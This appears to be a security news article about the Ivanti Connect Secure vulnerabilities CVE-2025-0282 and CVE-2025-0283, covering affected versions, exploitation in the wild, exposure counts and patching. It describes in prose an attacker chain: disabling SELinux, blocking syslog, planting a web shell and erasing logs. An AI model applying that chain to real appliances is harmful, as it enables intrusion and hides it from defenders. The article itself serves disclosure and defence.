The vulnerability with ID CVE-2025-0282 is a stack-based buffer overflow vulnerability that affects Ivanti Connect Secure version <22.7R2.5, Ivanti Policy Secure version 22.7R1.2 and Ivanti Neurons for ZTA gateway version <22.7R2.3. It has a CVSS score of 9.0.

There is another vulnerability assigned CVE-2025-0283 that is an authenticated privilege escalation vulnerability. It affects Ivanti Connect secure <=22.7R2.4, <=9.1R1.2 and Ivanti Neurons for ZTA gateways <=22.7R2.3



How this vulnerability can be exploited?

Stack - based

Hackercool Magazine


buffer overflow

Since CVE-2025-0282 is an unauthenticated stack-based buffer overflow vulnerability, hackers can exploit it remotely. All they need is just access to the appliance. Google's Mandiant has reported that there are no real-world exploitation cases of CVE-2025-0283 but it has identified many real-world exploitation cases of CVE-2025-0282.

In almost all the exploitation cases, it detected the method has been almost same. It starts with repeated requests to the VPN appliance most probably to identify its version of the target appliance. The exploit performs the following steps. After successful exploitation, it disables the SELinux (Linux's mandatory access control mechanism), modifies IPtables to block syslog forwarding, then remount the root partition to enable writing of malware to the appliance. After the malware is executed, it deploys a web shell. Then use sed to remove specific log entries from the debug and application logs. Finally, SELinux is re enabled and the drive is remounted.

Follow Hackercool Magazine for latest updates





Impact

Ivanti has acknowledged that some limited number of customers whose Connect Secure appliances have been exploited. In cases where this vulnerability was exploited, Google's Mandiant observed deployment of the SPAWN ecosystem of malware. SPAWN is attributed to a Chinese nexus threat actor UNC5337. Attackers have been observed installing of an undocumented malware family dubbed DRYHOOK and PHASEJAM. Researchers have also seen installation of open-source tunneling utilities, including SPAWNMOLE.

Hackers also performed POST-exploitation activities like performing internal network reconnaissance using built in tools like Nmap and dig, performing LDAP queries to move laterally within the network including Active Director Server, through SMB or RDP. Stealing of application cache database containing information associated with VPN sessions, session cookies, API keys and certificates and credentials.

Based on the data from Censys, there are over 33,219 exposed Ivanti Connect Secure instances are exposed to internet. However, we are not sure all the instances are running the vulnerable versions. Most of these instances are in USA, Japan, Germany, France, UK, Taiwan, Spain, Netherlands, South Korea, and China.

Shadow Server Foundation, a non-profit security organization working to keep internet secure for everyone says that there are 2048 likely vulnerable instances as of Jan 9, 2024 most of them being in USA, France, Spain, UK and Taiwan.

How to keep your network secure?

This vulnerability was being exploited by state sponsored threat actors since mid-December 2024. This zero-day was detected by the Integrity Checker Tool (ICT) on the same day threat activity occurred. This enabled Ivanti to respond fast and apply a fix. They also applied a patch to CVE-2025-0283.

To apply this patch, all you have to do is login into Ivanti Connect Secure 22.7R2.5 and update and continue to closely monitor you internal and external ICT. It is advised to first reset the device before updating to the latest version.

Ivanti Policy Secure is not intended to face the internet. So, this makes exploitation chances significantly low. The fix for Ivanti Policy Secure will be available for download on the website of Ivanti on Jan 21, 2025. There are no real-world exploitation cases targeting Ivanti Policy Secure. Just make sure these devices are not exposed to the internet.

There is no chance Ivanti Neurons for ZTA Gateways can be exploited while in production as it is not intended to be exposed to internet. If a gateway for this solution is generated and is left unconnected to a ZTA controller. A patch is now available.

DOWNLOADS

[Kali Linux 2024.4](#)

<https://www.kali.org/get-kali/#kali-platforms>